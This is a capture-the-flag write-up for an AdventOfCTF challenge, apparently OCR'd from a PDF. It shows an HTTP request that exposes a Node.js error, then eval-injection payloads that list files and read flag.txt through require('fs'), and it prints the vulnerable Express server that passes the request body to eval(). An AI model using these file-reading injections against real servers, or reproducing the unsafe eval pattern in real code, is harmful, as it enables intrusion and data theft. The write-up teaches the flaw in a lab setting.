
AdventOfCTF-18



If we try to insert ', we get this error:

Request

Pretty Raw \n Actions

```
POST /calc HTTP/1.1
Host: 18.adventofctf.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/2010
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 14
Origin: https://18.adventofctf.com
Connection: close
Referer: https://18.adventofctf.com/
DNT: 1
Sec-GPC: 1

{
  "calc":"'"
}
```

Response

Pretty Raw Render \n Actions


```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 18 Dec 2020 07:44:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 929
Connection: close
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      SyntaxError: Invalid or unexpected token<br>
          at /opt/app/server.js:12:16<br>
          at Layer.handle [as handle_request] (/opt/app/nod
          at next (/opt/app/node_modules/express/lib/router
          at /opt/app/node_modules/body-parser/lib/read.js:
          at invokeCallback (/opt/app/node_modules/raw-body
          at done (/opt/app/node_modules/raw-body/index.js:
          at IncomingMessage.onEnd (/opt/app/node_modules/r
          at IncomingMessage.emit (events.js:203:15)<br>
          at endReadableNT (_stream_readable.js:1145:12)<br
          at process._tickCallback (internal/process/next_t
    </pre>
```

As we can see there is a node application running in the backend. We can try to inject code.


Node.js RCE and a simple reverse shell -CTF

The goal of this CTF style challenge was to gain full access to the web server, respectively to steal the config file which includes some secret data. In my below summary I will shed light


https://medium.com/@sebnemK/node-js-rce-and-a-simple-reverse-shell-ctf-1b2de51c1a44




```
#Read local files.
require('fs').readdirSync('.').toString()
```



```
#Read flag.txt
require('fs').readFileSync('flag.txt')
```



Flag: NOVI{N3v3r_us3_eval}

Why this vulnerability exists? This is the code running:

```
var port = 8080;
var express = require('express');
var app = express();
var fs = require("fs");
var bodyParser = require('body-parser');
var jsonParser = bodyParser.json();
app.use('/static', express.static('public'));
app.post('/calc', jsonParser, function(req, res) {
    var body = req.body.calc;
    var r = eval(body);
    res.header("Content-Type", "text/plain");
    res.end(r.toString());
})
app.get('/', function(req, res) {
    res.sendFile(__dirname + '/public/index.html');
});
var server = app.listen(port, function() {
    var host = server.address().address
    var port = server.address().port console.log("Example app listening at http://%
s:%s", host, port)
})
process.on('SIGINT', function() {
    console.log("\nGracefully shutting down from SIGINT (Ctrl-C)");
    process.exit(1);
});
```

As we can see, in the code body of the request we send is evaluated. eval() as per documentation takes in a string representing a JavaScript expression, statement, or sequence of statements and returns the completion value of evaluating the given code. This is why we were able to execute code arbitrarly.